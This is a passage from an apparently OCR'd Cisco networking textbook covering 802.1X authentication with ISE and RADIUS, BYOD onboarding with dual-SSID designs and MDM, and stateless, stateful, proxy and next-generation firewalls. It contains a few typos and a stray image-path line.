Knowing that we have a supplicant in our devices that is native, we also can install a supplicant. That supplicant that we install, we would install on a Windows machine, or we could also install it on a Mac, and that would be the Cisco AnyConnect Client. The AnyConnect client will give me VPN capabilities. That's what most people are familiar with AnyConnect for, but it also has the Network Access Manager, which provides me with 802.1X capabilities. That's the first term that we want to understand.

The next term that we want to understand is an Authenticator. What is an authenticator? Well, it depends on the scenario that we're working with. The first authenticator typically is a network access switch. This access switch could be the authenticator for the Windows 10 client who's going to be attempting to connect to the network.

Another authenticator could be a wireless access point, that would be authenticating an iPad that connects. Generally, an access point is going to be talking back to the wireless LAN controller, and that wireless LAN controller is where the configuration of the authenticator would talk place.

Authenticator is going to be a device that supports 802.1X. Not all access switches are supporting 802.1X, but there is always a compatibility matrix that you can look at specifically on the device details that you would want to use.

So an authenticator would either be a network switch, a wireless controller, but it could also be a firewall, such as a Cisco ASA that could act as an authenticator, and a Cisco router can also act as an authenticator. Then the third term that we want to understand is the Authentication Server. The Authentication Server is none other than Cisco's Identity Services Engine or Cisco ISE. The Identity Services Engine is the authentication server that's going to store all of the information about what users are allowed to do, so the policy will all be defined right there.

That doesn't mean that ISE has all of the user's credentials. In fact, in most

cases, there is an additional server that is running AD or Active Directory. If that's the case, then if a Windows 10 user tries to authenticate with ISE, ISE may go to an external database and asks AD about the username that's logged on to the Windows 10 machine.

First of all, is that a machine that we know, is it a domain machine, and then is the user account and their credentials valid? And then AD can come back with an answer on that. Those are the three terms that you need to understand in 802.1X authentication. We have an authenticator, we have a supplicant, and we have an authentication server. The next thing that we want to look at is the protocol communication that's happening in this authentication process.

We have supplicants that are talking to authenticators, and we have authenticators that are talking to authentication servers, we have authentication servers that are talking, perhaps, to Active Directory, so all of this communication is happening through various communication protocols. The first protocol that we want to discuss is EAP.

EAP stands for Extensible Authentication Protocol, and this is a framework that we use with our wireless networks, or with our Ethernet networks to provide and perform that authentication. EAP provides a transport, and it also gives some keying material that can be generated by various EAP methods.

When we say EAP methods, what we're talking about are different ways that this framework can be used. Some EAP methods using simple passwords, and some EAP methods using digital certificates. We have these EAP methods that are defined in IETF RFCs, and they would include something like an EAP.

EAP is the protocol framework, but we also have EAP-MD5. MD5 stands for Message digest 5, and EAP-MD5 is something that would use a password, so it's minimal security. It does an MD5 hash, it is vulnerable to dictionary attacks, so it's not necessarily the best method to use, but it is a method that we can use. Another technique that we have is something called EAP-TLS, Transport Layer Security. Transport Layer Security, or EAP-TLS, we're going to find this defined in RFC 5216. This is an open standard. It uses TLS.

TLS is what has become the successor to SSL. When you think about that, you're probably thinking about your connection to the bank, that is secure, it uses Transport Layer Security or digital certificates to do authentication of your credentials. That's exactly what's happening 802.1X.

In the client-server implementation with EAP-TLS, it's supported through several vendors. Cisco supports this for sure, but other vendors also do. Apple supports EAP-TLS, Microsoft supports EAP-TLS, which means that we can use it with their clients there as well. It is natively supported in Mac OS X 10.3, and above, Windows 2000 and above supports it, XP and above, so it's in our standard operating systems today. That's just another method we have.

We also have PEAP or Protected EAP, and that acronym PEAP is another method that we can use. The way that PEAP works is that we have the protocol encapsulates EAP, that Extensible Authentication Protocol, that framework in an encrypted and authenticated TLS tunnel. So we're tunneling our EAP sessions, and that's how we are protecting those EAP sessions.

PEAP was something that was developed by Cisco, and Microsoft supports it. Windows machines have the option for Protected EAP because this is something that is built right into the native client, but we want to understand that this is just another method that we can use to communicate. That's the EAP authentication.

So, when it comes to EAP authentication communication, it's going to take place between the supplicant, such as the Windows 10 that has PEAP capabilities, and the communication is going to be right there. This is where our EAP is going to happen. What about if we're using something like a laptop or an iPad or something like that, and we're going to be using 802.1X?

Well, now the EAP session is going to be sent to the access point, and then put into that CAPWAP tunnel that heads back up to the wireless controller, which would be the authenticator in this case, and then we would switch to another protocol at that point, but that's where we're going to see that. It's not going to be between the iPad or the Windows client and the access switch where the AP is connected, because wireless traffic gets put into a CAPWAP tunnel in the lightweight access point configuration and it's sent over to the wireless controller. That's one part of the communication.

The other part of the communication is what we call RADIUS. RADIUS is an IETF standard method of communicating with an authentication server. We already discussed the AAA authentication. We can use TACACS+ or we can use RADIUS. With 802.1X, we use RADIUS, so where is the RADIUS communication going to take place?

Well, it's going to be from the access switch over to the authentication server. Remember that Cisco ISE is an authentication server. Back to RADIUS, it has a couple of message types that we use. We have Access-Request messages, so you could think that the access switch is going to send an Access-Request over to ISE and ask about a user that wants to authenticate, so the switch is asking ISE if it can allow the users on the network.

We also have an Access-Reject message. So ISE might come back and say, “no”, that user is not authenticated, here's an Access-Reject, in which case the switch port where the user is connected would be disabled. The user would not be allowed to connect, and perhaps an EAP message would be sent to the client and say: “you're not a valid client, you're not allowed to connect”.

The other type of message that we have is called an Access-Accept message, and that RADIUS Access-Accept message could be sent from ISE back to the access switch and say, “yes, this user is authenticated”. Alternatively, we could have ISE talking to the wireless controller with Access-Reject and Access-Accept messages, assuming that the access point is where the communication is coming in through.

Maybe the Windows machine is using a wireless connection into the AP, that's being put in CAPWAP back to the controller, and then the controller is talking back to ISE. That's an overview of the RADIUS communication, and these are the crucial protocols that we need when we have 802.1X. If we're using something like an EAP method that is using certificates or EAP-TLS, we might also be using ISE to talk back to Active Directory. Then if that's the case we can do our authentication back at ISE, and there is some protocol communication that would have to happen there. For this purpose, we would integrate ISE with Active Directory, which would mean that ISE would join the AD domain, and it would communicate on the standard Active Directory ports from ISE to the Active Directory server.

Now that we know how the communication works, we also know the different protocols that we can use, once we start authenticating users, we have to think about what's this going to be allowed to them and what’s not.

But what kind of actions are possible when we're performing 802.1X authentication? Well, there's several actions that we can take, but we're only going to focus on a couple of them that'll be important. The first is what's commonly used called a DACL, or a Downloadable ACL.

A Downloadable ACL is something that can be configured in ISE, and the format of the ACL looks kind of like a standard access-list so that it might say something like Access-list 10 permit IP traffic from any source to a particular server address. When a Windows machine authenticates and ISE notices that there is a downloadable ACL applied to that user's policy, that ACL is downloaded to the access switch and applied on the switch port where that Windows 10 machine is connected.

That's only one action that we can take for applying policy when we're doing 802.1X authentication. The other method that we'll talk about is VLAN Assignment. If a user want to authenticate and the policy in ISE says that once a particular user authenticates, associate them to VLAN 10. Maybe they started on VLAN 1, but now we're going to put them into VLAN 10.

This is going to mean that the user is going to have to have the port bounced so that they can do another DHCP request and get an IP address that's on VLAN 10, and within that VLAN 10 address space, but we can use this to freely move people from VLAN to VLAN if we need to, just based on how they're authenticated.

The other thing that we could do, which will be more important to us when we get into BYOD, which stands for Bring Your Device, is that we can do apply a Redirect URL. Redirect URL is what we typically see used in guest access. For example, if a user tries to authenticate, the authentication fails, and ISE sends a Redirect URL back to the switch. Then, the switch has to have the HTTP server running, and the command for that is “ip HTTP server”, and if that server is running, then the access switch can send a Redirect to the Windows machine.

That will then cause their browser to launch and redirect them to a guest portal, and then from there, we can go ahead and authenticate that user using a guest account that they've been provisioned with. This is something that's a little more commonly seen in the BYOD scenario, but we can use that for fallback access on switches, send them back into a guest portal and allowing guest access as well.

We can also apply this very commonly to our access point configuration, where mobile devices come onto the network. For example, if you go to visit a store, you connect to the local Wi-Fi, and a window opens up and it wants the guest account credentials. You type in the guest account credentials, and

then that window disappears, and then it shows that you're connected to the Wi-Fi.

These are some of the options that we have, but there are many more in ISE. These are the actions that we can take, so now, let's bring this all together and talk about the process flow from start to finish when a user comes onto the network and wants to have access.

There are many different ways that we can use to implement the 802.1X authentication process flow, and we're going to take this from the perspective of this Windows 10 machine. The first thing that happens is that the user will plug the device into the network. We connect, and as soon as that link goes active, the end device is either going to send an EAP-Start message known as "EAP-Start", or the switch is going to send an EAP-Start message.

At this point, they will start the process of EAP authentication using whatever the selected EAP method is. That could be EAP-MD5, it could be EAP-TLS, it could be EAP-FAST, it could be PEAP, so there's a whole number of them that we could choose to use here. As we collect information between the Windows 10 machine and the access switch using EAP, from the access switch, we are going to initiate an access-request over to ISE.

This is a RADIUS Access-Request. The ISE is going to do a couple of things. ISE is going to look at an authentication policy, and he's then going to see if the user authenticates. If the user authenticates, he's going to roll into the Authorization Policy. For the Authorization Policy, we're going to be looking for a match. That would be based on several different criteria.

It could be what kind of operating system are you, what access switch did you connect to, what group are you in when you authenticated, but let's just say we land on an authorization policy for employee access, and it says that a user who is in the Marketing Group is going to be allowed access with a DACL or a Downloadable ACL, and that DACL is "permit ip any any".

In that case, ISE is then going to send an Access-Accept message back to the network switch, and this is an Access-Accept message, and it's going to say a DACL = PERMIT-ALL. The access switch is then going to see that, and it's going to send an EAP success message to the Windows user, which essentially lets the native client know that the authentication has been successful, and the switch port is going to become active.

In addition, on that switch port, we're going to apply the PERMIT-ALL access list, which will then control that Windows user's access out to the rest of the network. From this point, the user has full access to the network, and after a period of time we'll do a re-authentication just to make sure that nothing has changed. There is a lot more that we can do, but this is general 802.1X authentication flow.

These concepts are important because they're also used in the BYOD deployments that we see so much today, and in our next chapter we're going to look at the BYOD process and the components that are involved in that type of a scenario.

Chapter 48 BYOD Security

BYOD stands for Bring Your Device, and this is a prevalent topic these days, so we're going to start by discussing some of the challenges that we see today, and then we'll do a bit of an introduction to BYOD. We're going to take a look at the Single SSID BYOD deployment, and then we'll take a look at the Dual SSID BYOD deployment, and we're also going to talk about MDM, which stands for Mobile Device Management.

Let's start with the challenges. Nowadays, things are different than they were 5 or 10 years ago. There's this new paradigm, and the way that we work has shifted to an end-user device is the primary device that most people want to use. It's often been said that user devices that we can buy at the store now have surpassed the capabilities of what IT departments have deployed in an organization.

Whereas we would maybe get a laptop issued to us in the past, and the IT organization strictly controlled that laptop, people want to use their tablets now, people want to use their smartphones, they want to use applications that they can sign up for on the internet, such as software-as-a-service applications, and they want to use these to get things done. This is a new shift in networking as well as in security that we've experienced over the past several years. Still, it's very different than how IT organizations were built previously.

Therefore this becomes a challenge for an IT organization to get this type of network deployed and secured to ensure that people can bring their own devices. Still, even they're bringing their own devices, we should have some control over them. That leads us to the next challenge. Not only does an IT organization have to be able to adjust to this shift in how networking is done and how employees are handling work, but we have to worry now about how we onboard these devices.

What is onboarding? Well, fundamentally, what we mean here is how we take a device that does not belong to our IT organization and add it as a trusted device on our network. The question is, can we do that, can we trust it? Well, yes, with our modern methods of control such as 802.1X as discussed previously, the ability to find out who a user is, we can decide what they're allowed to do using Cisco ISE as the keystone product for this whole

device onboarding method, we can do this successfully, but we have to be concerned about it and how it's going to be done.

Device onboarding is an issue that we need to deal with. Another reason that this becomes an issue is that the way that we implement protocols for EAP may not be supported within the client that somebody is trying to bring into the organization, so there's just another challenge that we face when we onboard a device.

Lastly, our third challenge has to do with controlling that device. IT organizations don’t own these devices, but we need to have some kind of control over it if it's going to be accessing resources. Let's go back in time and remember when we would set up a VPN connection from home, and that became more and more popular.

People wanted to work from home, we would set up a VPN connection, we'd allow them to connect in from home, and then once they were connected in, we would use an access-list to control what they could do as far as what kind of traffic they could send, but let's just analyze this for a moment. You have an endpoint that is accessing the network, and you're controlling its IP address as far as what it can access, but what about the data that it is accessing, where is that data stored, and is that data able to be shared? See that's a problem.

That's been a problem for a long time. It's even more so an issue when you have a mobile device such as an iPhone. What if the iPhone is lost, and there is personal data sitting on that device, how do we control it, how do we lock it down? Well this is where our MDM solutions come into play to assist with this challenge that we have.

We have a number of MDM solutions that are third-party built that integrate with various environments. We're not going to go into the details of those, because a Google search will get you an idea of who those are, but we're more so concerned with just the fact that this is something that we need to be able to deal with. These are the challenges that we see in this new environment that we work with where people want to bring their own device. Let's go into a little bit more detail on the device onboarding. People say terms such as onboarding or device onboarding, but what exactly is going to be involved in device onboarding? Well, we're going to have to deal with credentials.

The first question is, where are these users credentials going to be checked, where do they exist, and how do we make all of that happen? Credentials in an organization generally live in a database, such as in Active Directory. Active Directory is Microsoft's directory database. We could also have an LDAP database that we might be using, but Active Directory is probably the most common.

As we onboard a device, we need to have a way that we can take credentials from an end user's device, either providing us with credentials by typing them in, or by having a certificate that's on that device. We need to be able to take that information and pass it over to our authentication server, and that's a term that we learned in 802.1X. We know that the authentication server is likely going to be a Cisco ISE or Cisco's Identity Services Engine. We need to be able to have that communication between those devices so their credentials can be validated.

The next thing that we need to think about with device onboarding is how we provision the supplicant. Remember, a supplicant is a client that supports 802.1X authentication, and 802. 1X authentication is used in our BYOD environment so that we can take those credentials from the user and then pass that information over to ISE.

Well, when we provision a supplicant, this might involve provisioning them with additional information, additional certificates, we might even provisioning certificates so that they can authenticate. We have to provision the supplicant so that it knows exactly what kind of communication it should be using, such as EAP-TLS. Still, we also need to push down certificates to the device so it can be provisioned with those certificates to perform authentication.

Another aspect of device onboarding is the end-user registration. In a Cisco environment, for example, this is easy as far as end-user registration. It's something that they can do on their own. As users go through the device portal, we can take their MAC address, we can register that end user's device, and they even have a "My Devices Portal" that they can go back into later on.

For example if users were to lose their phone, they can go into their "My Devices Portal" and they could edit their device as a lost device, and ISE it's going to ensure that device is not allowed on the network anymore. It blacklists it. This is device onboarding, and it's one of the biggest challenges

initially to deploying a BYOD solution, but let’s get a little deeper into this.

As we deploy BYOD, there are two different architectures that we will generally see, and one being more popular than the other. Those are considered the Single SSID or the DUAL SSID architecture. SSID is the Service Set Identifier, and that's what we use to advertise a wireless network. When you go into an office and look at the available wireless network, those names are known as Service Set Identifiers or SSID-s.

Back to BYOD deployment, there are two ways of doing it. We can do a single SSID, and on that single SSID we have corporate users, and we have BYOD users, or we could split it into two or three SSIDs. With a single SSID, you're provisioning of the supplicant, as well as network access, is all happening on the single SSID. In contrast, with a dual SSID, we're going to separate the provisioning and the network access.

You'll connect to one SSID, and you'll get provisioned, and then after you're provisioned your client, the supplicant knows that it needs to disconnect from the first SSID and reconnect to the provisioned SSID to get BYOD access. With a single SSID, we just have a secure one SSID implemented, where maybe we're doing WPA2, and we have that passphrase that we have to enter to connect to it.

That can be problematic for people who want to provision as they need to enter that information to gain network access. In contrast, with a dual SSID, it's similar to that traditional approach that we've discussed. We have a protected SSID for our employees, and then there's an open SSID for guests.

This is very common. Most organizations that are large enterprise networks that you go into, you're not going to see your guests on the same wireless network as the employees, they'll be separated off, and that's a pervasive approach. We would use an open SSID, the one that we generally use for guest access, and we can use that SSID to provision our employees who have brought their own devices in. Then once they have provisioned those devices, we can go ahead and send them over to the protected SSID with their equipment that's been registered in our BYOD environment. That's what happens there, and we use that open SSID. With a single SSID, it doesn't work for guests because the guests can't connect and put in guest credentials.

They need that secure passphrase to connect to our WPA2 environment, and that just doesn't work. However, the dual SSID environment is good for

guests, and it is suitable for employees, and this is an excellent method of separating the access and still being able to register an employee who has brought their own devices. The single SSID solution is not a common solution, in fact, it's not recommended. The dual SSID solution is what's recommended, and that's the more universal solution that we see in our enterprise networks today.

Let's walk through the process that takes place with an iPad that wants to connect to our access point and then access the network, using a BYOD scenario. When it comes to dual SSID authentication, we have an access point, and the access point is advertising more than one SSID. We've got Guest SSID and Employee SSID, and let's imagine that there is an iPad user who is going to associate to the access point on the open SSID, which is Guest.

Once they've done that, they open up a browser, and they're going to get redirected to ISE. ISE is going to deliver the web page back to the iPad. If we were to look at the IP address or the hostname of that URL that they've been redirected to, it's ISE, and this puts them into what we call CWA or Central Web Authentication.

As they go through Central Web Authentication, they provide their user credentials that are part of Active Directory, because this is an employee that's brought their device into the office, and they want to use it. The authenticator authenticates them back to the employee's Active Directory, and then it's going to move them into a device registration portal.

This device registration portal is something that is being delivered by ISE, so they're going to be forwarded another registration portal. That's device registration, so they'll go ahead and register their device. This captures their MAC address and it prepopulates it into the registration page, and then they add their description, which users have to type in on their own, they submit it, and at this point the supplicant gets provisioned and a certificate gets installed, and that's all going to happen on the iPad.

They'll be provisioned, and once that profile is provisioned and that certificate is installed, the user disconnects off of that open SSID, and they go ahead and connect to the employee SSID using the information that was provided in the supplicant provisioning. That's the high level of what's going on when a user authenticates in a BYOD situation back to ISE.

The last thing that we need to discuss here is an MDM solution. MDM stands for Mobile Device Management, and this would be a cloud-based service. The MDM server could be AirWatch or Mobileiron or something similar. When using an MDM, ISE ends up being registered with that MDM solution, and whenever a user tries to connect, we can have rules in ISE that are going to reach out to that MDM server and ask for the credentials, or if the information that this user has provided are matching up to MDM's policy.

From there, the MDM server can let us know whether or not that user is allowed to connect, whether they have the right configuration on their phone. This MDM solutions are subscription-based servers, and the MDM server is going to communicate back to your devices. It'll have them install software on end devices that can track and register into the MDM server.

Using an MDM server is going to give you more granularity as far as being able to control exactly what's happening on the device that an end-user has brought into the environment. MDM is an important concept to understand because we need that control just like we would have control over a corporate asset, and be able to see that's installed and what specific applications we do not want to allow.

For example, maybe we don't want to have an FTP client on that iPad that could potentially FTP off the data somewhere else, or we could also control or even block gambling websites or torrent websites. But this is just an example of how we might use an MDM server in conjunction with ISE to provide a more gritty BYOD environment.

Chapter 49 Introduction to Firewalls

Let’s begin by briefly discussing security on devices and what a firewall might do, but not a lot of detail there. Firewalls are designed, to prevent the spread of a fire if the house were to catch on fire. Firewalls in a network are doing the same thing, they are creating zones, and those zones give us isolation, and we can control traffic between these zones. The most polular and trusted firewall indeed is Cisco ASA, might hear referred to as the ASA, or Adaptive Security Appliance.

More recently you might hear “ASA with FirePOWER Services”, or some people might refer to it as the Next-Gen Firewall, or NGFW. That's another common term for it as well, which is a virtual appliance, as well as physical appliances for ASA. These devices are firewalls, but a router could also act as a firewall. Keep that in mind, but I am focusing on the ASA here, but it doesn't necessarily have to be an ASA. So if an ASA or a router were acting as a firewall, it would be using something like Context-Based Access Control, or what we call CBAC.

What we might be doing with these devices is something called a Zone-Based Policy Firewalling, or ZBPFW, or just a ZBFW, Zone-Based Firewall, that's generally how it’s known. That's the overview of what a firewall does, creates zones, and gives us isolation, so let’s discuss how firewalls are implemented. Firewalls can be implemented on routers and switches, in which case the most basic level of capability is that they're filtering packets, and these would be packet-filtering firewalls.

For example using access control lists or ACL-s, is a simple way of creating a non-stateful firewall. That term “non-stateful”, we'll get into that in a little bit, but for now just as an example that ACL-s could be one implementation, where just a router or a switch with an access control list filtering packets. But, there are other implementations that we might see in a dedicated firewall appliance.

The dedicated firewall appliance would be something like a Cisco ASA. If you want to see the different devices that are available to us, you should visit:

https://www.cisco.com/c/en_uk/products/security/adaptive-security-appliance-asa-software/index.html

Here, you can find some small office, home office-type firewalls, and that would be something like the ASA 5500 series, and those particular devices

there are running software on top of Cisco hardware. The software is the ASA code, and those also come with what's called FirePOWER Services, so they have a solid-state drive in them that runs a separate operating system, a separate module called the FirePower Services Module.

Cisco Adaptive Security Appliance (ASA)

That's just a high-level overview on that hardware called the ASA, the Adaptive Security Appliance, which is a dedicated firewall appliance. In addition to that, other firewalls could be implemented as a very complex system where multiple devices and appliances are all combined, and they're all working with one another to provide firewall services. Very complex type of a setup, but the FirePOWER Services modules, which are handled by a FirePOWER Management Center, or FMC, that would be an example of a more complex integrated system that's providing firewall services.

It doesn't matter which of those implementations you chose as your firewall. There are a few requirements that they have to meet, however. First off all, they have to be resistant to attacks. They have to have an operating system that is not riddled with vulnerabilities themselves. They also have to be the only transit point between network zones.

To explain this, imagine the following scenario. Imagine that we have our headquarters, and in this topology, we have a firewall, and that firewall is a transit point between two different zones. Imagine that we have the internet on the left-hand side, and we have our headquarters network on the right-hand side, and our Firewall is seating right in between them and there's only two interfaces that separate them. The interface that is connected to the internet, we might call that the outside zone, or outside interface, and then the rest of the network on the right-hand side, we would call inside zone. So we have an inside and an outside zone. It's very clear when we look at which

zone would be trusted. The inside network, the headquarters side is more trusted than the internet side or the outside zone.

Because of that, we are able to control things a little better, we're able to make sure that we have proper security applied, and this is the requirement of a firewall, that it is the only transit point between network zones, in our case, the transit point between the inside and the outside of our organization. Also the configuration of that particular firewall, we're going to have to build that based on the organization's security policy.

Assuming that we are working for a customer, we're a network integrator, we want to find out what their security policy is, for example, what kind of internet traffic is allowed into their organization. For example, if they were to have a web server, and that web server is running in their datacenter, you're going to put it on a DMZ, if the web server were something that people needed access to, then we're going to have to make sure that the firewall is allowing traffic to come through from the internet, and then that it's going to be allowed to go through our network and get to that particular web server.

Usually, we don't do this, that's not good practice to put our public-facing type devices in the datacenter. What we would generally want to do is hanging right off of the firewall. We would configure something called a DMZ, just another interface that has public-facing web services, so we could put a webserver sitting there. Then we could allow access inbound to that web server without having to enable any connectivity to from the outside to the inside.

That would be a much better way to do things, and then that way, we're controlling the traffic that's in and out of our network. But that's another requirement, and we need to know what the security policy is for the organization so that we can build our configuration to match.

Then finally, we need to understand if the components that we're implementing, like our firewall, is part of a more substantial architecture or a more extensive solution. In this case, are we dealing with just a standalone firewall, or are we going to be controlling the FirePOWER Services module that's in that device that's part of a broader architecture, where we have multiple services modules throughout the network all controlled by a management center. These are some of the requirements that we need to find out ahead of time so that by the time we implement these technologies, we're

prepared, and we can wrap our head around what the customer is looking for.

Now, let's discuss each of the different types of firewall implementations. We have a couple of different implementations that we'll need to discuss, so I want to make sure that you fully understand packet filtering firewalls versus stateful firewalls versus proxy servers. Then we'll talk about Next-Generation Firewalls such as the ASA and what they do for us. Let's start with packet filtering firewalls.

Chapter 50 Stateless Firewalls

Packet filtering firewalls are what we would call stateless. What does that mean? Well, each packet that passes through the firewall is going to be filtered independent of one another, and we're not going to remember the state of any connectivity, we won't see how the connections might relate to one another, so there's no tracking of any of that information.

Each packet is individually controlled when we deal with a stateless packet filtering firewall. When we have a stateless packet filtering firewall, we're going to either permit or deny traffic based on just the information that's in the header. Every time we package up data to send on the network, we encapsulate it at each layer of the OSI model, by adding headers, and that header data has different information there that we can look at, so we can look at our layer 3 header that's going to have our IP address.

It'll also have protocol information in there and things such as time to live information or TTL. We can look at our layer four header, which includes port information, which we might relate that to something like web traffic, that would be TCP traffic on port 80. If we're looking at that type of information there, we might look at the TCP flags, so for example, if it’s an “ACK” or a “reset”. We can see all that with a simple access list. That's how these are implemented in the form of an access control list.

We could be looking for things like the SYN bit or the FIN bit to be toggled, but these are values that are inside the layer three and layer four header that we're able to match in an access control list, and those access control lists are going to handle packets one at a time, independent of one another. They're not going to maintain any state information or relationship between the different packets as to being part of a connection. They don't do that, because they are stateless firewalls. One great thing about these types of packet filters is that they are swift.

Chapter 51 Stateful Firewalls

Stateful firewalls are going to track a lot more information about the packets that are passing through them. By doing this, they're able to control the sessions. That information is going to be stored in what's called a state table, and for example, a Cisco ASA maintains one of these. Another example might be a Cisco router that is also running Zone-Based Firewalls or CBAC, and they're going to keep a state table as well. Both the ASA and IOS devices have these tables.

As far as the traffic passing through these devices, they are going to be based on the information that's in the state table. For example, when a packet leaves the network, generally, that's allowed, and we're going to allow someone to connect out to the internet. As the traffic leaves, we're going to add that information to the state table. Return traffic that's part of that session, and it should be allowed back in without being dropped, and usually, that's what'll happen.

We can have additional rules that are going to look deeper into the packet, looking at the application to make sure there's nothing malicious in there, but usually, if traffic is allowed to leave, and then we want to receive return traffic, so the state table would let that to happen. We can still implement access control lists because that's not a problem.

The access control list is going to decide as traffic comes into the interface, if is it allowed or not. If it's allowed, if the traffic gets permitted, then an entry would be created into the state table. If the traffic is not allowed, then it'll get denied, and it'll never make it to the ASA's stateful table or the firewall stateful table, and then we don't have to worry about tracking traffic that's not allowed. Access control lists are going to give us some additional control over unsolicited traffic that comes in perhaps from the outside, because that's the most common place that we see this. Thus using ACL-s, we're going to have to adjust certain protocols that a network channels during the stream. This is only an overview of a stateful firewalls, so let’s move on and look at Proxy servers.

Chapter 52 Proxy Servers

Another type of firewall technology that we see in use today is what's known


as a proxy server. Proxy servers see connections differently, or rather end users, and the server connections that they're making are all proxied through a single device sitting in the middle of the network. If you were to look at a connection, it would appear to be coming from the IP address of the proxy server rather than the client.

That's the whole idea of a proxy server, is it proxy users connections. If you're using a proxy server, you're going to need to have some specialized coding, and that'll happen on a per application basis. The proxy server generally operates up to layer 7 of that OSI model, and it will intercept connections and recreate connections from itself. Then this gives it the ability to look into the granular details of that application.

The proxy server should be transparent to an end-user, so you may have to set up a proxy server definition in your web browser to define where the proxy server is, or you may have other ways, if you're using a web security appliance, which can act as a proxy server, then there are ways to have it automatically provision the client.

Some protocols can be used, such as Web Cache Control Protocol, or WCCP, that can take traffic and forward it over to a proxy server, but in general, our proxy servers are going to need to be defined by our client. If you were to jump over to a Windows machine and open up Internet Explorer, you could go into the settings, and inside there, you should have options to define the proxy server.

Here's the Proxy setup, you just open up proxy settings, and from here it's telling me to detect proxy settings automatically, but I could say that I don't want to automatically detect it because I want to do a manual proxy set up. If that's the case, I can go ahead and define the address and the port where that proxy server is, and I can start using that as my proxy server. This does take a little bit of additional set up on the client-side to be able to support proxy server technology.



Proxy servers tend to be a little slower than stateful and stateless packet filters, is it's better to get rid of the proxy server, which runs on software on a machine, and combine that proxy server technology with stateful firewall technology, and this way once you have these two things combined, we don't have to worry about other protocols that are on the network other than just web traffic.

Anything that is going through the firewall can now be filtered, and if it's relevant traffic, it can be sent up to the proxy, all the way up to layer 7. This is what the ASA does. The ASA is a proxy server in a way. Cisco IOS routers that are running Zone-Based Firewall features are also proxy servers in a way, but at the same time, they're also a stateful firewall. This leads us into a discussion of what we would call a Next-Generation Firewall or a NGFW, and the reason that I point this out here is because ASAs and Cisco IOS devices that are running Zone-Based Firewall features are Next-Gen Firewalls that include stateless, stateful, and proxy server technologies, and much more. Let's move on and talk about Next-Generation Firewalls.

Chapter 53 Next Generation Firewalls

You will often hear people saying Next Generation Firewalls or Next-Gen Firewalls, but what are they, and why do we need them? Well, it combines a lot of that ability that we've already discussed previously. The stateful firewall capability, the proxy server capability, but then it adds several other features. So first of all, a Next-Generation Firewall would include URL filtering.

URL filtering is going to look for my web requests, and then make decisions based on some kind of a list, maybe it's a white list, perhaps it's a blacklist, it's perhaps a list based on the reputation of websites or something that Cisco devices can do. That's just one feature of a Next-Generation Firewall.

Another feature of these firewalls would be something called the AVC, or the Application Visibility and Control. This feature is going to give me the ability to look up the OSI protocol stack into layer 7. At layer 7, I'm looking at application information, and from there, I can go ahead and control the actions that happen at layer 7. An example of one of these actions would be a “get” or a “put”, which would be functionalities of the HTTP protocol.

It gives me that layer 7 all the way up the protocol stack visibility. I don't have to do this for every single application, but I want to do this for the more common ones, and web traffic would be one of those. Likewise, Next-Generation Firewalls would be what we call context aware devices. Context aware means that the firewall itself understands where things are happening.

It has a big picture of what's going on in the network. It knows who is connected or what kind of device they're using, whether it's an iPhone, an Android device, a Windows laptop, or a Mac. It knows what these different devices are. It also knows where they're connected in the network. For example, are they connected to a network switch, or are they on our guest wireless? It knows the times that they've connected, that's the when, and it knows the how, which is wither wireless, wired or a VPN connection.

From there, using the context, we can have a policy that says for example, if a specific user at a particular time with a particular device tries to connect at a particular location. We're going to allow or deny it. Therefore we've got a lot of control there. Next-Gen Firewalls are also going to include some type of element of intrusion prevention. Intrusion prevention is going to do deep

packet inspection. It's going to look for signatures inside the packet, and these actions are going to be based on rules that are downloaded and kept up to date by the vendor such as Cisco. We can't create our own custom IPS rules, but it's a better idea to use the rules that, for example, Cisco provides by default, and then add our own on a one-off basis when we have what we would call a “zero-day attack”.

Intrusion prevention gives us a deep packet inspection with intrusion prevention rules. Next-Gen Firewalls might also use something called Advanced Malware Protection. We know that Malware is one of the most dangerous things to fight with, and they are constantly transforming, and using different techniques to get around our security controls. But with Advanced Malware Protection, our Next-Gen Firewalls can keep us protected against threats that we see today, and analyze files and compare them against what other people have seen.

